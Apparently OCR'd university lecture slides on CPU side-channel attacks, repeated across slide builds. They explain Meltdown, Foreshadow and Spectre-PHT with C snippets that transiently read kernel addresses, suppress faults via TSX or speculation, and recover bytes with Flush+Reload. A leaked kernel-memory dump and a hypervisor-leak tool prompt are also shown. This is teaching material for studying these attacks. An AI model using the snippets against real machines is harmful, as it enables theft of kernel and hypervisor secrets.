- Side-channel attacks
- Fault attacks
- What about cold boot attacks?

Microarchitectural




Physical

- Side-channel attacks
- Fault attacks
- What about cold boot attacks?

Microarchitectural

- Side-channel attacks




Physical

- Side-channel attacks
- Fault attacks
- What about cold boot attacks?

Microarchitectural

- Side-channel attacks
- Fault attacks



Physical

- Side-channel attacks
- Fault attacks
- What about cold boot attacks?


Microarchitectural

- Side-channel attacks
- Fault attacks
- What about Meltdown/Spectre?

```
*(volatile char*) 0;
array[84 * 4096] = 0;
```

- Flush+Reload over all pages of the array

- Flush+Reload over all pages of the array



- "Unreachable" code line was actually executed

- Flush+Reload over all pages of the array

- "Unreachable" code line was actually executed
- Exception was only thrown afterwards

- Out-of-order instructions leave microarchitectural traces

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions
- We can indirectly observe the execution of transient instructions


- Add another layer of indirection to test

```
char data = *(char*) 0xffffffff81a000e0;
array[data * 4096] = 0;
```

- Add another layer of indirection to test


```
char data = *(char*) 0xffffffff81a000e0;
array[data * 4096] = 0;
```

- Then check whether any part of `array` is cached



- Flush+Reload over all pages of the array

- Index of cache hit reveals data



- Flush+Reload over all pages of the array

- Index of cache hit reveals data
- Permission check is in some cases not fast enough


I SHIT YOU NOT
THERE WAS KERNEL MEMORY ALL OVER THE TERMINAL

```
e01d8130: 20 75 73 65 64 20 77 69  74 68 20 61 75 74 68 6f | used with autho|
e01d8140: 72 69 7a 61 74 69 6f 6e  20 66 72 6f 6d 0a 20 53 |rization from. S|
e01d8150: 69 6c 69 63 6f 6e 20 47  72 61 70 68 69 63 73 2c |ilicon Graphics,|
e01d8160: 20 49 6e 63 2e 20 20 48  6f 77 65 76 65 72 2c 20 | Inc.  However, |
e01d8170: 74 68 65 20 61 75 74 68  6f 72 73 20 6d 61 6b 65 |the authors make|
e01d8180: 20 6e 6f 20 63 6c 61 69  6d 20 74 68 61 74 20 4d | no claim that M|
e01d8190: 65 73 61 0a 20 69 73 20  69 6e 20 61 6e 79 20 77 |esa. is in any w|
e01d81a0: 61 79 20 61 20 63 6f 6d  70 61 74 69 62 6c 65 20 |ay a compatible |
e01d81b0: 72 65 70 6c 61 63 65 6d  65 6e 74 20 66 6f 72 20 |replacement for |
e01d81c0: 4f 70 65 6e 47 4c 20 6f  72 20 61 73 73 6f 63 69 |OpenGL or associ|
e01d81d0: 61 74 65 64 20 77 69 74  68 0a 20 53 69 6c 69 63 |ated with. Silic|
e01d81e0: 6f 6e 20 47 72 61 70 68  69 63 73 2c 20 49 6e 63 |on Graphics, Inc|
e01d81f0: 2e 0a 20 2e 0a 20 54 68  69 73 20 76 65 72 73 69 |.. .. This versi|
e01d8200: 6f 6e 20 6f 66 20 4d 65  73 61 20 70 72 6f 76 69 |on of Mesa provi|
e01d8210: 64 65 73 20 47 4c 58 20  61 6e 64 20 44 52 49 20 |des GLX and DRI |
e01d8220: 63 61 70 61 62 69 6c 69  74 69 65 73 3a 20 69 74 |capabilities: it|
e01d8230: 20 69 73 20 63 61 70 61  62 6c 65 20 6f 66 20 0a | is capable of. |
e01d8240: 62 6f 74 68 20 64 69 72  65 63 74 20 61 6e 64 20 |both direct and |
e01d8250: 69 6e 64 69 72 65 63 74  20 72 65 6e 64 65 72 69 |indirect renderi|
e01d8260: 6e 67 2e 20 20 46 6f 72  20 64 69 72 65 63 74 20 |ng.  For direct |
e01d8270: 72 65 6e 64 65 72 69 6e  67 2c 20 69 74 20 63 61 |rendering, it ca|
e01d8280: 6e 20 75 73 65 20 44 52  49 0a 20 6d 6f 64 75 6c |n use DRI. modul|
e01d8290: 65 73 20 66 72 6f 6d 20  74 68 65 20 6c 69 62 67 |es from the libg|
```

Terminal

File Edit View Search Terminal Help

```
mschwarz@lab06:~/Documents$
```

- Basic Meltdown code leads to a crash (segfault)

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

Fault Handling

Fault Suppression


Fault Prevention

- Intel TSX to suppress exceptions instead of signal handler


```
if(xbegin() == XBEGIN_STARTED) {
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```

- Speculative execution to prevent exceptions

```
int speculate = rand() % 2;
size_t address = (0xffffffff81a000e0 * speculate) +
                 ((size_t)&zero * (1 - speculate));
if(!speculate) {
  char secret = *(char*) address;
  array[secret * 4096] = 0;
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```




[3] Jo Van Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018.





QEMU


```
Booting from ROM...
early console in extract_kernel
input_data: 0x0000000001e0a276
input_len: 0x00000000003d48f8
output: 0x0000000001000000
output_len: 0x00000000011bc258
kernel_total_size: 0x0000000000dee000
booted via startup_32()
Physical KASLR using RDTSC...
Virtual KASLR using RDTSC...

Decompressing Linux... Parsing ELF... Performing relocations... done.
Booting the kernel.
```


```
Run reader <pfn> [<cache miss threshold>] to leak hypervisor data from the L1

/ #
```



LUT
index = 0;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
index = 0;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
index = 0;
char* data = "textKEY";
if (index < 4)
then
else
Speculate
Prediction
LUT[data[index] * 4096]
0


LUT
Index 't'
index = 0;
char* data = "textKEY";
if (index < 4)
Execute
then
Prediction
else
LUT[data[index] * 4096]
0



LUT
index = 1;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
index = 1;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'e'
index = 1;
char* data = "textKEY";
if (index < 4)
Speculate
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'e'
index = 1;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0


Spectre-PHT (v1)






LUT
index = 2;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'x'
index = 2;
char* data = "textKEY";
if (index < 4)
Speculate
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'x'
index = 2;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0



LUT
index = 3;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0



LUT
index = 3;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 't'
index = 3;
char* data = "textKEY";
if (index < 4)
Speculate
then
else
Prediction
LUT[data[index] * 4096]
0


LUT
Index 't'
index = 3;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
index = 4;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0



LUT
index = 4;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'K'
index = 4;
char* data = "textKEY";
if (index < 4)
Speculate
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'K'
index = 4;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
Execute
LUT[data[index] * 4096]
0


Spectre-PHT (v1)






LUT
index = 5;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'E'
index = 5;
char* data = "textKEY";
if (index < 4)
Speculate
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'E'
index = 5;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
Execute
LUT[data[index] * 4096]
0


LUT
index = 6;
char* data = "textKEY";
if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0


LUT
index = 6;
char* data = "textKEY";
